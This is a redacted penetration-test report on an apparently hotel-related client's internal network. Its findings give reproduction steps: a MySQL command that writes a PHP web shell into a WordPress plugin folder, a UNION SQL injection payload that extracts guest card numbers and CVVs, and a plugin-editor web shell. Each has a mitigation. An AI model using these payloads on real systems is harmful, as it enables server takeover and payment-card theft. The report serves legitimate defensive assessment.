Redacted

XXX XXXX XXXXXXXXX

Security Assessment

XXXXXX-XX

Table of Contents

Statement of Confidentiality

This engagement was performed in accordance with the signed agreements put forth by XXX XXXX XXXXXXXXX, and the procedures were limited to those described in the scope and rules. The findings and recommendations resulting from the assessment are provided in this report. Given the time-limited scope of this assessment, the findings in this report should not be taken as a comprehensive listing of all security vulnerabilities. This information is to be used only in the performance of its intended use. The contents of this document do not constitute legal advice.

This report is intended solely for the information and use of XXX XXXX XXXXXXXXX.

Engagement Contacts

XXX Contact		
Name	Title	Primary Email
XXXX XXXXXXX	Technology Director	XXXX.XXXXXXX@XXXXXXXXXXXXXXXX.com

XXXXXX-XX Contacts		
Name	Title	Primary Email
[redacted]	Lead Consultant	[redacted]
[redacted]	Operations Manager	[redacted]

Executive Summary

XXX XXXX XXXXXXXXX (XXX) contracted XXXXXX-XX to conduct a Penetration Test of XXX's internally facing network with the objective of Re-testing and validating whether or not findings from the prior engagement were properly mitigated, identify security weaknesses, determine the impact to XXX's clients, document all findings in a clear and repeatable manner, and provide remediation recommendations, and ensure that XXX is PCI-DSS compliant.

XXXXXX-XX commends XXX's dedication to cybersecurity after noting that more than 78 percent of the 23 problems highlighted in the last engagement were either fully remediated or partially mitigated. These enhancements to the security posture will significantly diminish the possible danger surface associated with XXX.

Still, XXXXXX-XX found XXX XXXX XXXXXXXXX patch and vulnerability management to be poorly maintained. More than a few of the flaws discovered during testing were related to no password authentication or weak passwords or misconfigurations, with most falling under the categories of weak authentication and weak authorization.

The issue of weak authentication was discovered in 10 (Ten) vulnerable apps. The vulnerabilities jeopardize XXX's financial position, and at other times personally identifiable information of XXX's employees and customers, including violations of PCI-DSS compliance.

XXXXXX-XX identified a total of 19 vulnerabilities within the scope of the engagement, Broken down by CVSS rating below:

Critical	High	Medium	Low	Informational
4	8	5	2	0

PCI-DSS

It is deeply concerning to report that the customer compliance and PCI-DSS protocols in place are not sufficient. This is evidenced by the fact that customer credit card information has been compromised. It is imperative that immediate steps are taken to address and rectify this issue, as failure to do so can result in severe penalties, as well as damage to the company's reputation and loss of customer trust. It is also crucial that a thorough investigation is conducted to determine the cause of the breach and implement measures to prevent it from happening again in the future. The protection of customer data must be a top priority for any business, and it is crucial that the necessary measures are taken to ensure that customer information is kept secure at all times.

Organizations found to be in breach of PCI-DSS could be fined $5,000 to $100,000 per month by payment providers, according to the PCI Compliance Guide.

Business Impact Assessment (BIA)

In order to identify and assess the possible impact of the discovered vulnerabilities, XXXXXX-XX recommends carrying out a BIA. The vulnerabilities found by XXXXXX-XX might disrupt critical company operations and expose personally identifiable information about XXX's clients and employees, particularly when those residents are government travelers.

Strategic Summary

In order to improve the security posture of XXX XXXX XXXXXXXXX, XXXXXX-XX advises that these vulnerabilities be mitigated in a timely and prioritized manner.

Short-Term Actions:

- Implement proper ACLs on client available websites.
- Change compromised passwords of users found in appendix B.
- Update operating systems in use to the latest version if possible.

Long-Term Strategies:

- Implement proper network segmentation.
- Rotate passwords of XXX employees regularly.
- Implement MFA methods for XXX employees and for all logins.
- Consider security in all stages of development.
- Conduct a phishing/vishing awareness campaign for all XXX employees.
- Invest in setting up kiosks.

Technical Risk Assessment

CVSS 3.1

To capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity, XXXXXX-XX has considered using the Common Vulnerability Scoring System (CVSS). CVSS scores are commonly used by information security teams as part of a vulnerability management program to provide a point of comparison between vulnerabilities and to prioritize remediation of vulnerabilities. Scores are calculated based on a formula that depends on several metrics that approximate ease of exploit, scope, and the impact of exploit. Scores range from 0 to 10, with 10 being the most severe.

The performed penetration test suggests that the impact of an attack on XXX's network could lead to a compromise of XXX's payment and reservation systems, slowing the delivery process to customers and potentially causing financial losses due to availability shortages on business critical assets. Therefore, by following CVSS to rate the findings, the estimated security risk level of the company turned out to be high.

CVSS 3.1 Rating	
Informational	0.0
Low	0.1 – 3.9
Medium	4.0 – 6.9
High	7.0 – 8.9
Critical	9.0 – 10.0

Table 1: CVSS Ratings

Business Impact Metric

While a vulnerability's CVSS score offers technical information about a vulnerability, vulnerabilities are frequently associated with actual business impact and possibility. XXXXXX-XX also uses a risk-matrix to take these contexts into account. Given the impact and likelihood on the business, the table below gives some context for the entire risk.

Risk Matrix		Threat Impact			
Likelihood		Low	Medium	High	Critical
	Rare	Low	Low	Medium	Medium
	Unlikely	Low	Medium	High	High
	Likely	Low	Medium	High	Critical
	Very Likely	Low	Medium	Critical	Critical

Engagement Overview


Engagement Timeline

Engagement Started	09:30 13-01-2023
Engagement Ended	17:45 14-01-2023
Report Submitted	14-01-2023

Vulnerability remediation

This was the second engagement that XXXXXX-XX has completed for XXX. To conduct an exhaustive testing. XXXXXX-XX has revalidated all vulnerabilities discovered in the initial engagement. Sixteen of the preceding 23 findings were resolved, three were partially resolved, and four were not resolved.

The following chart will display the overall status of discovering remediation. The pie chart will indicate which vulnerabilities have been remedied since the initial engagement and which have not.



Network Topology

Redacted

XXXXXX-XX utilized industry standard tools for network mapping and host scanning. Testing was done from the viewpoint of an adversary connected to XXX's internal network. XXX provided XXXXXX-XX access to network information, including lists of networks that are both in and out of scope. The table below provides further information about these network ranges.


Scope

Network Ranges	10.0.0.0./24 (Corporation Network)	14 Active Hosts
	10.200.200.0/24 (Guest Network)	6 Active Hosts
	10.0.254.0/24 VDI (Out of Scope)	

XXXXXX-XX also looked at publicly accessible information on XXX and its employees from other websites and social media platforms in addition to the two class C networks. A vishing assessment was conducted on XXX employees at the company's request.

Findings

During the course of the assessment, XXXXXX-XX uncovered a total of 4 (Four) findings that pose a material risk to XXX's information systems. XXXXX-XX has found that many old findings were remediated, we thank you for your hard work and dedication . The below graph provides a summary of the findings by severity level.



Recommendations

The security posture of XXX would be strengthened by enforcing a strict password policy. Many online applications and hardware devices contain default passwords for built-in users. Since the default passwords for most programs were not updated, combined with 4 (Four) other password reuse cases, XXXXXX-XX was able to exploit 10 (Ten) vulnerabilities. Appendix B contains a list of accounts and programs that have been compromised. Employee security training would also increase awareness and improve the security posture of XXX. Password reuse should be minimized, and compromised passwords in particular should be changed immediately. The XXX employees were subjected to a vishing assessment which was successful. Having said that, XXXXXX-XX is determined that an IT security awareness program be held for all other employees, with an emphasis on phishing emails and vishing calls.

Domain Admins in Active Directory Environment

During the assessment, XXXXXX-XX found that multiple users had access as domain admins. While this alone may not pose a security threat for XXX, XXX's technical team should look more

into why exactly this number of domain admins is needed. The compromise of a single account of your domain admins may lead to the compromise of your whole corporate network.

Think about the PAM security needs. The Gartner definition, which serves as our requirement set, may be broken down into three distinct categories:

1- “To provide privileged access"
You need to ensure the right users have appropriate elevated access to do their job.

2- "Meet compliance requirements"
Having an auditable way to prove only approved access was granted.

3- "Secure, manage and monitor privileged accounts and access"
Keep the accounts locked up, define who can access them, know when they’re used, and be able to respond if accounts are misused.

Remote Code Execution through MySQL		CVSS Rating 9.5
Remediation	New Finding	
Likelihood	Likely	
Impact	Improper access to corporate network	
Affected Hosts	10.0.0.11	

Details

- This vulnerability allows attackers to execute commands as an Administrator on the server, through the mysql database.

Proof of Concept


- Login to MySQL

mysql -h 10.0.0.11 -u root -p
enter password : <REDACTED>

- Create a PHP backdoor through MySQL shell using the following command (select "<?php echo system($_GET['cmd']); INTO OUTFILE "C:\xampp\htdocs\wp-content\plugins\solidres.php";?>)
- Visit http://10.0.0.11/wp-content/plugins/solidress/s.php?cmd=<command>
- Insert your command after cmd


After brute forcing the password, we were able to insert a backdoor PHP file in order to execute system commands, through MariaDB we can read and write files, so we used that to create the PHP backdoor.

We first figured out a directory that We could access through the web from the error the server gave



This error shows that the file can be accessed in the wp-content directory, and so we created a PHP backdoor inside wp-content/plugins/solidress/

Then We only needed to provide the 'cmd' parameter from the browser to achieve Remote Code Execution



Mitigation


- Running this service as the Administrator is a very bad idea, because after getting Remote Code Execution, an attacker can do anything on this server, it should be run within a low-privileged user, in case it is compromised the attacker will be restricted to low privileges.
- A strong password policy should be implemented

References:
https://www.digicert.com/blog/creating-password-policy-best-practices
https://blog.devolutions.net/2018/02/top-10-password-policies-and-best-practices-for-system-administrators/

SQLi Guest Credit Card Leakage		CVSS Rating 9.5
Remediation	New Finding	
Likelihood	Likely	
Impact	Disclosure of customer's PII as well as clear violation of the PCI-DSS compliance regulation	
Affected Hosts	10.0.0.200	

Details
• There is an authenticated SQL injection vulnerability in the payments web app, after logging in if you proceed to the Lookup Payment Status, the Payment ID parameter is vulnerable to a SQL injection vulnerability. We logged in using credentials we obtained during our first test.

Proof of Concept



We then used SQL injection techniques to leak the billing database, and then leaked the guest credit card information. This is very crucial because it violates the client's privacy.

Reproduction:

1) Login as an Admin user

2) Go to Lookup Payment Status
3) Use the following payload to leak guest credit card information:
   1%20union%20select%209,CONCAT(name,'-',ccv,'-',expiration,'-',number),5,'a'%20from%20billing.credit_cards

Mitigation


- Instead of concatenating variables to strings, you should use proper sanitization in order to prevent SQL injection vulnerabilities.
  The SQL libraries for each programming language provide functions that perform proper sanitizations, they are usually called "prepared statements" or "parameterized queries". Using these functions will keep you safe from SQL injection vulnerabilities.

  References:
  https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
  https://www.softwaresecured.com/introduction-to-sql-injection-mitigation/

Improper Network Segmentation		CVSS Rating 9.4
Remediation	Partially Remediated	
Likelihood	Very Likely	
Impact	Improper access to corporate network	
Affected Hosts	10.0.0.0/24 (Corporate subnet)	

Details
• All hosts in the guests network can communicate with the corporate network, which can lead to guests accessing unauthorized systems, and elevating their privileges to higher levels.

Proof of Concept
• Access any guest machine, by the credentials <redacted>:<redacted> • Open CMD (refer to the kiosk escape finding) • Ping any server in the corporation network by: ping 10.0.0.5



Mitigation


- Isolate both network subnets (Possibly Deploy VLANs) from each other to contain any possible compromise.
- implementing a role-based access control (RBAC) system. This can be done by assigning every user to the appropriate permission in the is_admin column inside the users table.
- References:

  https://cybersecurity.att.com/blogs/security-essentials/demystifying-network-isolatio n-and-micro-segmentation
  https://www.tutorialspoint.com/mysql/mysql-update-query.htm


HMS authenticated wordpress RCE		CVSS Rating 9.0
Remediation	New Finding	
Likelihood	Very likely	
Impact	Hotel reservations disruption, financial loss. Allows further compromise of the CORP AD network	
Affected Hosts	10.0.0.11	

Details
• An attacker can gain complete control over the HMS server through wordpress and pivot into the CORP AD network


Proof of Concept
• login to wordpress admin panel and open plugin editor (Refer to HMS weak password) • Access the plugin Editor page on the left panel



- Add the following line(executes shell commands) and press the update button. This should update a file called solidres.php



- visit the following url http://10.0.0.11/wp-content/plugins/solidres/solidres.php?cmd=<here> and add any Windows CMD command in the url

